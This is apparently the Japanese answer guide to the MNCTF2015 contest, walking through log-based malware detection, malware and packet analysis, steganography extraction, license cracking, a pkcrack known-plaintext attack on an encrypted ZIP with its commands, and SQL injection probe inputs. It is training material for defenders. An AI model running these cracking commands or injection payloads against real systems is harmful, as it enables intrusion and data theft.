情シス担当のためのセキュリティコンテスト MNCTF2015　回答例

マクニカネットワークス株式会社
セキュリティ研究センター
凌　翔太

このたびは MNCTF2015 をチャレンジいただき、誠にありがとうございました。


本書について

本書は 2015 年 7 月 8 日に行われた MNCTF2015 で出題された問題に対する回答例を記したものです。一部の手順に攻撃手法を含んでいるため、下記のネットワーク以外については、実施しないでください。

① MNCTF の問題サーバ（http://mnctf.info）
② ①に攻撃対象として記載されているネットワーク
③ 読者の管理対象のネットワーク

目次

問題一覧（http://mnctf.info/）



※7月 8 日　MNCTF 終了直後の状態。現在(7 月 21 日)の Web サイトでは異なるスコアリングとなっている。

点呼 （MISC）

問題文を読むだけ。

答え(フラグ)は「MNCTF2015」。

答え：MNCTF2015


早期警戒（MISC）

マルウェアのハッシュから通信先を見つける問題。与えられるハッシュをマルウェア DB 系のサイトで調べる。

539a0197ea3dbfeb2089fb22b2dcb8e9

例）malwr（https://malwr.com/）

例）VirusTotal（https://www.virustotal.com/）



答え：54.245.114.184

出題者からのメッセージ

上記のような脅威情報のデータベースを活用することで、一片の情報からたくさんの情報が得られる。これらの情報（インテリジェンス）を積極的に収集し、普段のセキュリティ運用に活かしましょう。

感染端末（FORENSIC）


時刻、送信元 IP アドレス、User-Agent の情報しかない Proxy ログからマルウェアの通信を見つける問題。マルウェアの通信の特徴（インディケータ）として以下が考えられる。

- User-Agent がレアである
- 定期的に通信をしている
- 複数の User-Agent が使われている端末

http://blog.macnica.net/blog/2014/04/network-indicat-c556.html 参照


一つ目の User-Agent がレアであることを調べる。

・Excel の[小計]機能用いて、各 User-Agent のログの数を調査する。



最も少ない User-Agent は1行目の「Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)」である。

同列の小計を展開する（左側の「+」ボタン）と、「192.168.11.145」が出てくる。



	A	B	C	
1	Time	SrcIP	DestIP	
2	07/01 10:38:19	192.168.11.145	192.168.100.100	Moz
3	07/01 10:39:19	192.168.11.145	192.168.100.100	Moz
4	07/01 10:40:20	192.168.11.145	192.168.100.100	Moz
5	07/01 10:41:20	192.168.11.145	192.168.100.100	Moz
6	07/01 10:42:20	192.168.11.145	192.168.100.100	Moz
7	07/01 10:43:21	192.168.11.145	192.168.100.100	Moz
8	07/01 10:44:21	192.168.11.145	192.168.100.100	Moz
9	07/01 10:45:22	192.168.11.145	192.168.100.100	Moz
10	07/01 10:46:24	192.168.11.145	192.168.100.100	Moz
11	07/01 10:47:24	192.168.11.145	192.168.100.100	Moz
12	07/01 10:48:24	192.168.11.145	192.168.100.100	Moz
13	07/01 10:49:25	192.168.11.145	192.168.100.100	Moz
14	07/01 10:50:25	192.168.11.145	192.168.100.100	Moz
15	07/01 10:51:25	192.168.11.145	192.168.100.100	Moz
16	07/01 10:52:25	192.168.11.145	192.168.100.100	Moz
17	07/01 10:53:25	192.168.11.145	192.168.100.100	Moz
18	07/01 10:54:26	192.168.11.145	192.168.100.100	Moz
19	07/01 10:55:27	192.168.11.145	192.168.100.100	Moz
20	07/01 10:56:27	192.168.11.145	192.168.100.100	Moz
21	07/01 10:57:27	192.168.11.145	192.168.100.100	Moz
22	07/01 10:58:27	192.168.11.145	192.168.100.100	Moz
23	07/01 10:59:28	192.168.11.145	192.168.100.100	Moz

約 1 分毎に通信しているように見えるので、2 つ目の特徴（定期通信）も確認できる。
3 つ目の特徴（複数の User-Agent）を確認するために、小計を解除し、同 IP アドレスでフィルターする。

192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0;)
192.168.11.145	192.168.100.100	Mozilla/5.0(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;)

・10:38:19 から「MSIE 10.0」および「MSIE9.0」の 2 つの User-Agent が交互に出現している。以上のことから、マルウェアに感染していると判断できる。

答え：192.168.11.145

出題者からのメッセージ

Proxy のログからマルウェアの通信は上記のようなインディケータ（攻撃の兆候）を活用することで意外と簡単に見つけることができる。ログ解析用ソフトを活用する事で自動的に上記のようなログ解析も可能である。ログ監視はぜひやりましょう。

書込文書（BINARY）

与えられたマルウェアを解析し、書き込むファイルを特定する問題。


静的解析（マルウェアを実行せずに解析する手法）でマルウェアの文字列を抽出する。

```
!This program cannot be run in DOS mode.
.text
（中略）
C:¥gndkKOSMVYYUa]a
kernel32.dll
ExitProcess
CreateFileA
```

※文字抽出ツール「Strings」

(https://technet.microsoft.com/en-us/sysinternals/bb897439.aspx)

「C:¥gndkKOSMVYYUa]a」という文字列がファイル名に見えるが、この答えをポストしても不正解と出る。次に動的解析（マルウェアを動作させて解析する手法）を行う。ネットワークが切断された仮想環境内でモニタリングしながら、マルウェアを実行する。



※プロセス監視ツール 「Process Monitor」

(https://technet.microsoft.com/en-us/library/bb896645.aspx)


答え：flagFILEMONITOR

出題者からのメッセージ

マルウェアの表層解析のツールを活用することで、ある程度のマルウェアの動作を把握することができる。ただし、仮想環境や監視ツールが入っていると動作しないマルウェアも存在するため、万能ではない。

漏洩情報 （NETWORK）

パケットから漏えいしたファイルを抽出する問題。



※パケットアナライザーツール 「WireShark」（https://www.wireshark.org/）

パケットはフラグメントされて送信されているため、最後のパケットを選択する（WireShark が結合した結果を表示しているため）。中段の「Media Type」を右クリックし、[Export Seletected Packet Bytes]をエクスポートする。

バイナリの先頭に「PK」があるので、拡張子を「zip」に変更する。

（https://ja.wikipedia.org/wiki/ZIP_(%E3%83%95%E3%82%A1%E3%82%A4%E3%83%AB%E3%83%95%E3%82%A9%E3%83%BC%E3%83%9E%E3%83%83%E3%83%88)　のマジックナンバー欄参照）

回答すると「cab」ファイルが出てくるのでさらに解凍する。

「secret.docx」ファイルが入手できるので、開くと答えが得られる。


答え：URPCAPANALYZER

出題者からのメッセージ

多くのマルウェアは情報をアップロードする際、DLP（データ漏えい対策）を回避するため、多重に圧縮したり、暗号化したりする。パケットキャプチャを解析することで漏えい情報を把握できる可能性はあるが、暗号化されている場合はさらに困難になる。

不正使用(BINARY)

与えられたバイナリをクラックする問題。



コマンドプロンプト(cmd.exe)で実行すると、ライセンスキーをパラメータに指定する必要があることが分かる。書込文書 (BINARY の問題で利用した Strings を使って、実行ファイルの文字列を抽出する(抜粋)。

```
Please input the licence key.
MNCTF.exe <Licence Key>
STANDALONE-LIC-2015-01-01
This is the answer.
Invalid licence key.
```

「STANDALONE-LIC-2015-01-01」という文字列がライセンスキーに見えるので、それを入力してみる。

答え:153173

出題者からのメッセージ

対策されていない実行ファイルは簡単にクラックできる。

隠蔽検体（STEGANO）


画像に埋め込まれたマルウェアを抽出する問題。

※STEGANO は Steganography の略で情報を隠ぺいする技術を指す。平文に戻すことを困難にする暗号化とは異なり、情報がそもそもあることを気づかれないようにするものである。

バイナリエディタで開き、PNG ファイルの終端（IEND）を調べる。

IEND – イメージの終端を示す。

※https://ja.wikipedia.org/wiki/Portable_Network_Graphics　より抜粋



※バイナリエディタ「Stirling」（http://www.vector.co.jp/soft/win95/util/se079072.html）

「IEND」の後ろに「PK」（ZIP ファイルのマジックナンバー）があるので、その前のバイトをすべて削除し、残ったバイトで新たにファイル(*.zip)を保存する。抽出した ZIP ファイルを解凍すると malware.exe が入手できる。MD5 ハッシュの値を取得する。

```
C:¥ >fciv malware.exe
670ef95dfd79c3f6c1d3f63de5e3a2a3 c:¥ malware.exe
```

※ハッシュ計算ツール「FCIV (File Checksum Integrity Verifier utility)」

(https://support.microsoft.com/en-us/kb/841290)


答え：670ef95dfd79c3f6c1d3f63de5e3a2a3

出題者からのメッセージ


既に感染しているマルウェアが 2 次検体（2 つ目のマルウェア）をダウンロードする際、検知されないように画像に埋め込んだりするケースがある。

昇進試験（MISC）

Windows コマンドに関するクロスワード、検索エンジンの活用能力を測る問題。
クロスワードを埋めると以下の通りとなる。



最後の問題のヒントも Google で「Epic Owned Black Hat 2013」などで検索すると、Edward Snoden だということが分かる。最後の文でその父親の氏名が聞かれているので、それも検索エンジンで調べる。



答え：Lonnie Snowden

出題者からのメッセージ

Windows の標準コマンド・ツールは知っておくといざという時に便利である。ちなみに、あまり知られていないが手順書を作成する時、[C8]の「psr」というツールはかなり役に立つ。

強固暗号（CRYPT）

パスワード付の ZIP ファイルをクラックする問題。2つのファイルが与えられる。

- backup20150701.zip （パスワード付 ZIP）
- mynumber_template.xlsx （平文の Excel ファイル、ただしテンプレートのみで情報は何もない）

backup20150701.zip を開くと、以下の2つのファイルが見える。

① mynumber_list.xlsx

② mynumber_template.xlsx

ファイル②については平文のファイルとファイル名、サイズが同じであることから同一のものであることが推測できる。暗号化された mynumber_template.xlsx（ZIP 内）と平文の mynumber_template.xlsx があるので、「既知平文攻撃」が行える。既知平文攻撃とはペアとなる平文と暗号文から暗号鍵を求める解読手法であり、ZIP ファイルについては、pkcrack というツールで解読ができる。

※ZIP クラックツール 「pkcrack」(https://www.unix-ag.uni-kl.de/~conrad/krypto/pkcrack/download2.html)
Windows 版は動作しない場合があるため、Linux 推奨。

1. 平文の mynumber_template.xlsx を mynumber_template_P.xlsx リネームする
2. 暗号化された mynumber_template.xlsx を backup20150701.zip から抽出する

```
# ./extract backup20150701.zip mynumber_template_P.xlsx
```

3. 平文と暗号鍵を解析する

```
# ./pkcrack -c mynumber_template.xlsx -p my number_template_P.xlsx
Files read. Starting stage 1 on Fri Jul  3 12:10:22 2015
Generating 1st generation of possible key2_10312 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Reducing number of keys... 0.0%

中略

Reducing number of keys... 100.0%Done. Left with 581 possible Values.
bestOffset is 5291.
Stage 1 completed. Starting stage 2 on Fri Jul  3 12:10:48 2015
Searching... 0.0%
（中略）
Searching... 38.7%
Ta-daaaaa! key0=7305ec30, key1=ad7e6e5d, key2=14ba96c5
```

```
Probabilistic test succeeded for 5026 bytes.
```

「7305ec30」「ad7e6e5d「14ba96c5」がキー情報である。つまり、パスワードがいくら長くても（30文字以上）、暗号化方式の鍵長（96bit）以上の強度は保てないという事である。

4. 得られた暗号鍵を利用し、ZIP ファイルを復号する

```
zipdecrypt 7305ec30 ad7e6e5d 14ba96c5 backup20150701.zip
backup20150701_P.zip
```

パスワードがかかっていない ZIP ファイルが得られるので、解凍し、mynumber_list.xlsx を開く。

答え：232469298736

出題者からのメッセージ

メールのやりとりにおいて、パスワード付 ZIP で機密文書をやり取りするケースは多いが、誰でも入手可能な、あるいは予測可能な内容を含んでいる場合、「既知平文攻撃」が行われ、復号される可能性がある。S/MIME や PGP の利用や認証付きのクラウドサービスを利用する方がセキュアな場合もある。

脆弱会社（WEB）

SQL インジェクションの脆弱性を突く問題。

キーワードを入力し、観察する。部分検索でヒットするので、LIKE 演算子が利用されていることが想像できる。

```
SELECT ??? FROM ??? WHERE ??? LIKE '入力した文字' ???
```

※黄色：列名、DB 名など現時点では不明な部分、灰色：入力文字列

次に、脆弱性があることを確認する。

「'」（シングルクオート）を入力すると「DB エラー」が表示される。

理由は、以下の SQL 文では文字列の開始・終了を表すシングルクオートが奇数個あり、終了していない文字列と判断されるため、正しくない SQL 文として扱われる。

```
SELECT ???? FROM ????? WHERE ???? LIKE ''' ???
```

そのため、最後のシングルクオート以降の（攻撃者にとって余計な）文字列があるので、それを打ち消すためにコメントアウトすることを試みる。コメントアウトを表す文字列は DB ソフトウェアによって異なるため、以下を試す。

試す文字（コメントの記号）	DB
--	ORACLE、MS-SQL、SQLite、PostgreSQL
#	MySQL

「'--」および「'#」を入力する。

```
SELECT ???? FROM ????? WHERE ???? LIKE ''--' ???
```

上記は DB エラーとなる。

```
SELECT ???? FROM ????? WHERE ???? LIKE ''#' ???
```

上記はエラーとならず、商品一覧が表示される。これは DB サーバ側では以下のように解釈される。

```
SELECT ???? FROM ????? WHERE ???? LIKE ''#' ???
```

※緑色がコメントとして解釈され、無視される。


上記から、DB は MySQL であることもわかる。


次にクエリに対して返ってくるレコードの列の数を調べる。

